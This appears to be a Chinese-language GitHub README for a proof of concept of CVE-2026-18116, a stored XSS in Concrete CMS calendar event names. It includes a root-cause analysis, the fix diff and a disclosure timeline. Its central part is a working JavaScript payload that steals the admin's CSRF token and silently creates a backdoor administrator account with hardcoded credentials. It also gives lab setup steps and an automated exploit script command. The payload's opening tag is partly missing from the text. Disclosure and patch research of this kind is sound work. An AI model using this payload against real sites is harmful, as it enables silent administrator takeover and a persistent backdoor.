
 endlssnightmare/cve-2026-18116
针对 CVE-2026-18116 的概念验证:Concrete CMS 日历事件名称中的存储型 XSS,该漏洞会在管理仪表盘中执行并创建后门管理员账户。

通过日历事件名称实现存储型 XSS,进而接管管理员账户,影响 Concrete CMS
| 产品 | Concrete CMS |
| 受影响版本 | 8.3.0 至 9.5.2 |
| 修复版本 | 9.5.3 |
| 严重程度 | 高(CVSS v4.0 7.3) |
| CWE | CWE-79:网页生成期间输入中和不当 |
| CVE | CVE-2026-18116 |
Concrete CMS 中的日历事件名称在存储时未经过滤,并在工作流审批通知中渲染时未进行 HTML 转义。这些通知显示在“Waiting For Me”仪表盘区块中,该区块默认存在于每个管理员的仪表盘上。
在任何允许非管理员用户提交日历事件的 Concrete CMS 站点上(这是标准的社区日历配置),注册用户即可注入 JavaScript,该脚本会在管理员下次打开仪表盘时在其浏览器中执行。管理员无需点击该事件,也无需以任何方式与载荷交互。仅加载仪表盘就足以触发。
该载荷会提取管理员的 CSRF 令牌,并静默创建一个持久化的后门管理员账户,从而在没有任何可见迹象的情况下实现完整的账户接管。
document.cookie 不可行Concrete CMS 在会话 Cookie 上设置了 HttpOnly 标志,这会阻止 JavaScript 通过 document.cookie 读取它们。因此无法直接进行会话劫持。
然而,HttpOnly 并不能阻止 XSS 执行已认证操作。恶意 JavaScript 在管理员的浏览器会话中运行,因此它发起的每个 fetch() 调用都会自动携带会话 Cookie。该载荷利用这一点直接与管理面板交互:它获取用户创建页面,从响应 DOM 中提取有效的 CSRF 令牌,并提交 POST 请求以创建新的管理员账户。浏览器会在每个请求中附加 HttpOnly Cookie,而脚本完全无需读取它。
这使得 HttpOnly 在此处作为防御手段变得无关紧要。攻击者不需要会话 Cookie。他们需要的是会话本身,而他们早已拥有该会话。
“Waiting For Me”区块会在审批通知描述中渲染事件名称。通知文本由 ApproveCalendarEventRequest.php 在服务端生成,该文件将原始事件名称注入到锚点标签中:
'<a href="' . $url . '">' . $v->getName() . '</a>'
由于事件名称是一个带有 onerror 处理程序的 `` 标签,浏览器会将其解释为 HTML,而不是将其作为文本显示。管理员在其仪表板中看到的是:
XSS 会在 onerror 上触发,因为图像源(src=x)加载失败。这会在瞬间静默发生,管理员根本来不及检查内容。即使管理员点击“View Requested Version”来查看事件,payload 也已经执行完毕。
Attacker (registered user)          Concrete CMS             Admin (victim)
         |                               |                        |
         |  Create calendar event        |                        |
         |  name:       |                        |
         |  click "Publish Event"        |                        |
         |------------------------------>|                        |
         |                               |                        |
         |  Event queued for approval    |                        |
         |<------------------------------|                        |
         |                               |                        |
         |                               |   Admin opens Dashboard|
         |                               |<-----------------------|
         |                               |                        |
         |                               |   "Waiting For Me"     |
         |                               |   renders event name   |
         |                               |   as raw HTML          |
         |                               |----------------------->|
         |                               |                        |
         |                               |   XSS fires silently:  |
         |                               |   1. GET /users/add    |
         |                               |   2. Extract CSRF token|
         |                               |   3. POST /users/add   |
         |                               |      create admin user |
         |                               |<-----------------------|
         |                               |                        |
         |  Login as backdoor            |                        |
         |------------------------------>|                        |
         |  Full admin access            |                        |
         |<------------------------------|                        |
存储:事件名称在保存时未经过任何清理。
controllers/dialog/event/edit.php:142
$eventVersion->setName($this->request->request->get('name'));
工作流通知:该名称在未使用 h() 转义函数的情况下被注入到 HTML 中。
src/Workflow/Request/ApproveCalendarEventRequest.php:75
$d->setDescription(t(
    'New Event: %s',
    '<a href="' . $url . '">' . $v->getName() . '</a>'  // no h()
));
src/Workflow/Request/DeleteCalendarEventRequest.php:33
$d->setDescription(t("%s submitted for Deletion.", $v->getName())); // no h()
渲染汇点:通知描述以原始 HTML 形式输出。
elements/notification/list/details.php:11
<?php print $listView->getActionDescription() ?>
开发者已经意识到这一风险。UnapproveCalendarEventRequest.php 对同一字段正确地使用了 h($event->getName())。另外两个工作流请求类则遗漏了这一点。

在事件名称字段中传递的压缩载荷:
r.text()).then(h=>{
    let d=new DOMParser().parseFromString(h,'text/html');
    let t=d.querySelector('input[name=ccm_token]').value;
    let f=new URLSearchParams();
    f.set('uName','backdoor');
    f.set('uPassword','Backdoor@2026!');
    f.set('uPasswordConfirm','Backdoor@2026!');
    f.set('uEmail','[email protected]');
    f.set('gID[]','3');
    f.set('uHomeFileManagerFolderID','0');
    f.set('ccm_token',t);
    fetch('/index.php/dashboard/users/add/submit',
      {method:'POST',body:f})
  })">
分步说明:

onerror。/dashboard/users/add。浏览器会自动发送 HttpOnly cookie。ccm_token)。/dashboard/users/add/submit 的 POST 请求,携带后门账户的详细信息,并将其分配到组 ID 3(Administrators)。backdoor / Backdoor@2026! 被创建,拥有完整的管理员权限。完整的带注释 payload 位于 poc/payload.js。
尽管 HttpOnly cookie 阻止了直接的会话窃取,但该 XSS 会在管理员已认证的浏览器会话中执行,并且能够:
该 payload 会一直保留在工作流队列中,直到事件被批准或删除。如果管理员始终不处理它,那么每次访问仪表盘时 XSS 都会再次触发。
git clone https://github.com/v01demort/CVE-2026-18116.git
cd CVE-2026-18116
docker compose up -d --build
./poc/setup_env.sh
这会安装 Concrete CMS 9.5.2,创建管理员账户和攻击者账户,配置带有审批工作流的日历,并设置所有必要的权限。完成后,环境即准备就绪。
| 账户 | 用户名 | 密码 |
|---|---|---|
| 管理员 | admin | Admin@2026! |
| 攻击者 | attacker | Attacker@2026! |
选项 A:手动操作(用于录制 PoC 演示)
并排打开两个浏览器窗口。
以攻击者身份:在 http://localhost:8080/index.php/login 登录,进入 Dashboard,点击 Calendar & Events,点击日历上的任意一天,将 poc/payload.txt 的内容粘贴到 Name 字段中,然后点击 Publish Event。
选项 B:自动化
python3 poc/exploit.py --target http://localhost:8080 \
    --user attacker --password 'Attacker@2026!'
以 admin 身份:登录并打开位于 http://localhost:8080/index.php/dashboard 的仪表盘。“Waiting For Me”区块会显示待处理的事件审批。当页面渲染时,XSS 会立即静默触发。管理员会在“New Event:”旁边看到一个损坏的图片图标,除此之外没有任何其他视觉提示。

管理员无需点击“Approve”、“Deny”或“View Requested Version”。通知一渲染,XSS 就会执行。
以 backdoor / Backdoor@2026! 登录以确认拥有完整管理员权限,或运行:
python3 poc/exploit.py --target http://localhost:8080 --verify
在两个受影响的工作流请求类中,对 $v->getName() 应用 h()(Concrete CMS 的 HTML 编码辅助函数):
- '<a href="' . $url . '">' . $v->getName() . '</a>'
+ '<a href="' . $url . '">' . h($v->getName()) . '</a>'
- $d->setDescription(t("%s submitted for Deletion.", $v->getName()));
+ $d->setDescription(t("%s submitted for Deletion.", h($v->getName())));
已在 Concrete CMS 9.5.3 中修复。
| 日期 | 事件 |
|---|---|
| 2026-05-24 | 发现并确认漏洞 |
| 2026-05-24 | 通过 HackerOne(Concrete CMS 项目)报告 |
| 2026-09-11 | 完成分类,确认严重性为高 |
| 2026-09-14 | 分配 CVE-2026-18116 |
| 待定 | 已在 Concrete CMS 9.5.3 中修复 |






